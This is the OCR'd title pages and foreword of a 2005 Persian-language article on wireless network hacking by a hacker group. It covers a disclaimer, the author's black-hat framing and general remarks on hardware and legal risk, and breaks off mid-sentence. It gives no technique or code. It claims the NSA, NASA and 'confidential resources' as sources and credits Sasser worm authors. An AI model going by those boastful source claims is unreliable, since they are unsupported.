

Black_Devils B0ys

Wireless Hacking



Author :
Mohammad Mosafer (C0llect0r)



Chapter 1


Black Journal Creators
Alert for Users and Readers
Foreword

Black Journal Creators

Wireless Networking and Hacking **By C0llect0r**

```
Some ( persons(Hackers), such as me ) Believe that:

 THE ONLY WAY TO STOP A HACKER IS TO THINK LIKE ONE
```



C0llect0r@SpYmAc.com

B0rn2h4k@YaHo☺.com

Black_Devils B0ys

پسران شیاطین سیاه

Wireless Hacking

مباحثی پیرامون هک شبکه های بی سیم

نویسنده : محمد مسافر (C0llect0r)

تاریخ : February 1, 2005

منابع :

Hacker's Club , PC Magazine, MIT Lab, @Stake, CalTech, Micro$oft, Sun Microsystems, NSA , NASA, SETI ,MIT AI Labs, and so other confidential resources

Spexial TNX 2

P0fn0r - Smurf- Invisible-boy - Sp00f3r – XAchillesX
– N0thing - 1k1llg0d - Behr00z_Ice
& So Other Devil B0ys & My Friends & My Students

توضیحات : تصاویر رادیوتلسکوپ های به کار رفته شده در این مقاله متعلق به موسسه جستجوی هوش فرازمینی(SETI) ایالات متحده می باشد – ماتریکس – گروه هکری Sky Net سازندگان کرم Sasser

Alert for Users and Readers .

Wireless Networking and Hacking **By C0llect0r**

ملاحظات :

لازم به تذکر است کلیه مطالب گفته شده در این مقاله صرفا جنبه آموزشی دارد.و هر گونه استفاده غیر آموزشی از این مطالب بر عهده خود کاربران میباشد .و نویسندگان این مقاله ومدیریت سایت امنیت وب هیچ گونه مسوولیتی را در قبال ان ندارند .
این مقاله در جهت تامیین نیازهایی علمی مدیران شبکه در ایران (بویزه در زمینه شبکه های بی سیم تهیه و منتشر گردیده است) استفاده از مطالب این مقاله با ذکر منبع و نام نویسندگان بلامانع می باشد

Foreword

Wireless Networking and Hacking By C0llect0r

مقدمه :

به هزاره سوم خوش آمدید :

The Future is Now

این تیتر تبلیغاتی ای است که شما می توانید در اکثر نمایشگاهها و همچنین کنفرانس های علمی مربوط به کامپیوتر و الکترونیک را در هر نقطه از جهان مشاهده نمایید شاید این سوال در ذهنتان به وجود آمده باشد که تمایز تکنولوژی رایانه ای در این دوران با دورانی کمتر از اختلاف زمانی 20 سال را چه چیز هایی شامل می شود .شاید یک جواب قابل تامل برای این سوال اینست که در دورانی نه چندان دور پایگاههای اطلاعاتی به صورت منفرد درتعامل با یکدیگر بودند با توسعه رو به رشد فن آوری شبکه ای هم نیاز به اشتراک گذاری داده ها و همچنین افزایش سرعت انتقال اطلاعات از یک طرف نیاز به بوجود آمدن تکنولوژی های را خواستار بود که طیف وسیعی از مشتریان تجاری و همچنین کاربران را پشتیبانی می نمود و از طرف دیگر نیز مسئله امنیت اطلاعات بر این مسئله تاثیر گذار بود .
شاید شبکه های کنونی به ظرفیت نهایی موجود خود رسیده اند و دیگر نمی توان با درخواست رو به افزایش و تصاعدی کاربران و همچنین نیاز به سرعت های بالا تر با تکیه بر تکنولوژی ها و همچنین پروتکل های موجود جوابگوی نیازها به صورتی قابل قبول بود البته راه حل نهایی را می توان بوجود آمدن نسل بعدی شبکه ها موسوم به Grid تلقی نمود ولی مسئله اینست که تا قبل آز به وجود آمدن بسترهای لازم جهت استفاده از شبکه Grid راه حل مشکلات کنونی چه چیز می باشد .متخصصان امر با در نظر گرفتن این مسائل رو به فن آوری هایی آوردند که می توانست تا حدی به طور موقت به این کمبود ها در بخش هایی جواب دهد .و به این ترتیب زمینه شکل آمدن تئوری شبکه های پر سرعت ماهواره ای و همچنینی در نسخ حوزه ای شبکه های بی سیم (Wireless Networking) را تعریف نمود .
دیدگاه کلی این مقاله از نظر نویسنده طیف همه خوانندگان این مقاله را در هر سطحی شامل می شود مخاطبان این مقاله می توانند با توجه به توانای های فردی و همچنین تجربیاتی که در زمینه IT دارند اطلاعات و مفاهیم مورد نیاز خود را از مقاله دریافت نمایند. به قول گفته حضرت مولانا :

هر کسی از ظن خود شد یار من

در کل یکی از مشکلات پیش روی نویسندگان مقالات در کل زمینه ها به خصوص در زمینه IT و زیر شاخه ی مهمی به نام شبکه و همچنین مواجه بودن با مفاهیم پیچیده ای به نام امنیت شبکه و یا به مفهوم عام هک و ضد هک این است که نویسنده مقاله نمی داند با چه طیفی از خوانندگان و با چه سطح معلوماتی مواجه خواهد بود و اینکه این مقاله را چه کسانی مطالعه خواهند نمود. ممکن است این مقاله را یک استاد دانشگاه و یا یک نوجوان 15-16 ساله یا بیشتر و یا یک مهندس علوم رایانه در سطوح

مختلف و یا از همه مهمتر یک هکر حرفه ای آن هم از نوع کلاه مشکی اش مطالعه نمایند. می بینید که تنظیم هارمونی و سطح علمی یک مقاله چقدر سخت می باشد از یک طرف باید توجه خاصی به بالا بودن سطح علمی مقاله داشت و از طرف دیگر هم باید طیف وسیع خوانندگان را در نظر داشته باشید .به قول یکی ار دوستان می توان با آوردن نکات ریز فنی آنقدر سطح مقاله را بالا برد و یا به قولی مطلب را پیچاند که حتی خود حرفه ای ها و حتی خود نویسنده هم گیج شوند و یا در جایی آنقدر در سطح پایین حرکت نمود که آنقدر بار علمی مقاله پایین باشد که بسیاری از متخخصصین امر را وادار به گلایه کند

–داستان آن پیر مرد و پسر جوان را حتما شنیده اید که به قصر فروش مرکبی پیری به سمت بازار در حرکت بودند که هر گونه از ترکیبی از فردی یا مختلط بر آن مرکب سوار می شدند عده ای نادان به آنها خرده می گرفتند – نوشتن مقاله در حوزه امنیت اطلاعات هم بدین گونه است به تشابهاتی می توان گفت را ه رفتن بر روی لبه تیغ است من برای حل این مسئله حفظ تعادل در مطالب هم از نظر تنوع و همچنین از نظر سطح علمی را به طور خاصی در نظر گرفتم در بعضی قسمت ها به پرداختن ریز مطالب و در بعضی قسمت ها هم به اشارات کلی و راهنمایی ها مفید پرداخته ام که تا حدودی بتوان طیف وسیع تری را پوشش داد .پس اگر در هنگام مطالعه نه تنها مقالاتی از این دست بلکه مقالات دیگر همکاران عزیز به این تفاوت در سطح علمی بر خورد نمودید با فلسفه این موضوع از قبل آشنا باشید . و به یاد داشته باشید که هیچ چیز بدون نقص نیست .به طور مثال از قبل من خود تجربیاتی در زمینه شبکه ها ی بی سیم داشتم ولی به جهت رعایت اصول علمی به مطالعه وسیعی در این زمینه مجددا پرداختم و تا انجا که سعی شده است این می باشد که مطالب ارائه شده از طریق برگردان از سند منبع و با استفاده از مراجع علمی معتبر و کتاب های تخصصی این زمینه که با آنها اشاراتی خواهم کرد فراهم شده است

آن چیزی که مربوط به مقاله ما در حال حاضر می شود بحث بر روی تکنولوژی بی سیم و همچنین نکات مربوط به مسائل امنیتی این نوع از شبکه ها می باشد .در شرکت در بسیاری از کنفرانس ها و همچنین میتینگ های هکری و همچنین در مناظره با هکر های کلاه مشکی و سفید و همچنین در بحث های آکادمیک با اساتید در این زمینه متاسفانه دیدگاههای بسیار متناقض از هم و در بسیاری موارد هم اشتباه در مورد این نوع فن آوری مواجه شدم حتی در جلسه ای بر سر یک تعریف ساده بر نوع خاصی از پروتکل ها با یکی از دوستانم چندین ساعت مشغول مناظره بودم که در آخر هم با مراجعه به RFC مربوطه آن دوست را قانع کردم .به هر حال با توجه به مطالب بالا نیاز به اطلاعاتی دقیق تر و پایه ای در این زمینه بسیار حس می شد به خصوص آنکه من یک Reference حتی ساده به زبان فارسی بر روی نت نتوانستم پیدا کنم .مطالبی را هم که پیدا کردم بسیار سطحی و کلی و متاسفانه در بعضی مطالب هم اطلاعات به کل اشتباه ارائه شده بود بدین ترتیب تصمیم گرفتم که با یک مقدار تحقیق و همچنین اطلاعات و تجربیاتی که در این زمینه از قبل داشتم را به صورت یک مقاله پایه ای و به زبان فارسی در اختیار علاقه مندان به این موضوعات در ایران قرار بدهم .در ابتدا اشاره به چند نکته قبل از شروع مقاله بسیار ضروری می باشد .از آنجا که فن آوری بی سیم یک تکنولوژی بسیار پیچیده و بسیار گسترده ای می باشد آز آوردن مسائل ریز فنی که می تواند برای خوانندگان بسیار گیج کننده باشد خودداری می کنم (به طور مثال : توضیح دادن معادلات امواجی و یا تشریح دقیق مدارات نایکوئیست بسیار خارج از سطح علمی این مقاله می باشد و این سری از مطالب را فقط مهندسان برق و الکترونیک بخصوص با گرایش مخابرات را شامل می شود –بدین جهت به این گونه مطالب نخواهیم پرداخت) سعی من بر این خواهد بود که یک آشنایی کلی با این فن آوری را توضیح داده و سپس در مورد مسائل امنیتی آن صحبت هایی خواهم کرد .به طور کلی این مقاله نیز برای این دسته از خوانندگان محترم نیز مفید خواهد بود چون با فاصله گرفتن از مطالب تئوریک دانشگاهی و همچنین آشنا شدن با زمینه های عملی و عمومی تر این فن آوری و تست آن به طور عملی با ابعاد دیگری از این مسائل آشنا

خواهند شد .طیف دیگری از مطالعه کنندگان این مقاله که اکثرا هکر های کلا مشکی را شامل خواهد شد را در نظر می گیرد و لی این بدان معنا نیست که این مقاله در جهت اهداف خرابکارانه می باشد نگاه این مقاله یک نگاه از دید یک هکر کلاه مشکی می باشد ولی خود این مطلب بدان معنا است که هکر های کلا ه سفیدی که مسئول حفاظت از شبکه های بی سیم می باشند خواهند توانست با این ترفند به ضعف های شبکه خود پی برده و در رفع آن نواقص عمل کنند .

شاید اگر یک نگاه سریعی به دنیای هک در سال 2005 داشته باشیم هم اکنون سه دسته روش های جاری هکینگ در حال پی گیری از سوی جوامع هکری است یک نوع آن که هک کلاسیک می باشد که بحث بر روی این مطلب را به مقاله ای به عنوان Web Hacking ارجاع خواهم داد نوعی از هک مدرن و پیشرفته که خواستگاه کاربری آن هک شبکه های ماهواره ای و جاسوسی می باشد را در نظر می گیرد در ورودی به این دنیای مهیج بنا به نظر بسیاری از کارشناسان فراگیری شبکه های بی سیم می باشد که خود این فن آوری پیش زمینه کاربردی فن آوری های ماهواره ای می باشد

برای فعالیت در زمینه هک شبکه های بی سیم شاید نیاز شما در بیشتر و با احتمال زیاد در اکثر موارد به نیاز های سخت افزاری شبکه معطوف باشد تا نیاز های نرم افزاری برای توضیح این مطلب باید بگویم که نه تنها این فن آوری طیف وسیعی از سخت افزارهای گرانقیمت را شامل می شود بلکه نرم افزار های این زمینه نیز به نسبت سخت افزار های موجود کمتر ولی گرانتر می باشند با توجه به این نکته آموزش و یاد گیری این دستگاهها و همچنین کار بروی این نرم افزار ها را به طور جد قبل از شروع به فعالیت در این زمینه را توصیه می نمایم تا از بروز خسارات جدی به این دستگاهها خودداری شود شاید شما برای یک شرکت رایانه ای بزرگ یا یک موسسه تحقیقاتی فعالیت می نمایید که پرداخت خسارت ها برای این مراکز چندان مشکل نمی باشد و لی این مطلب برای کاربران منفرد و علاقه مند که به صورت انفرادی این تجهیزات را خریداری می نمایند این مسئله شکل حیاتی به خود می گیرند لازم به ذکر است که بعضی از دستگاههایی را که اشاره خواهم کرد خود به تنهایی دارای یک دوره تخصصی و همچنین با اعطای مدرک بین المللی می باشد این به این معنی است که کار حرفه ای با بعضی از سخت افزار ها و حتی نرم افزار هایی که بیان خواهم کرد نیازی فراتر از یک کاربری معمولی را می طلبد در عمل اگر خودتات به فعالیت در این زمینه بپردازید یا کسانی که هم اکنون در این زمینه مشغول به فعالیت هستند این مطلب را به خوبی درک می نمایند .

بحث دیگر بحث امنیت شخصی بر روی فعالیت در این زمینه می باشد در حالی که در بعضی کشورها یک Port Scanning ساده می توانند جرم محسوب شود .و پیگرد های قانونی را به همرا داشته باشد باید برای فعالیت در زمینه شبکه های بی سیم به این نکته اشاره کنم که بنا به کشوری که در حال حاضر در آن قرار دارید با مراجعه به قانون جرایم رایانه ای مصوب آن کشور از قانونی بودن با غیر 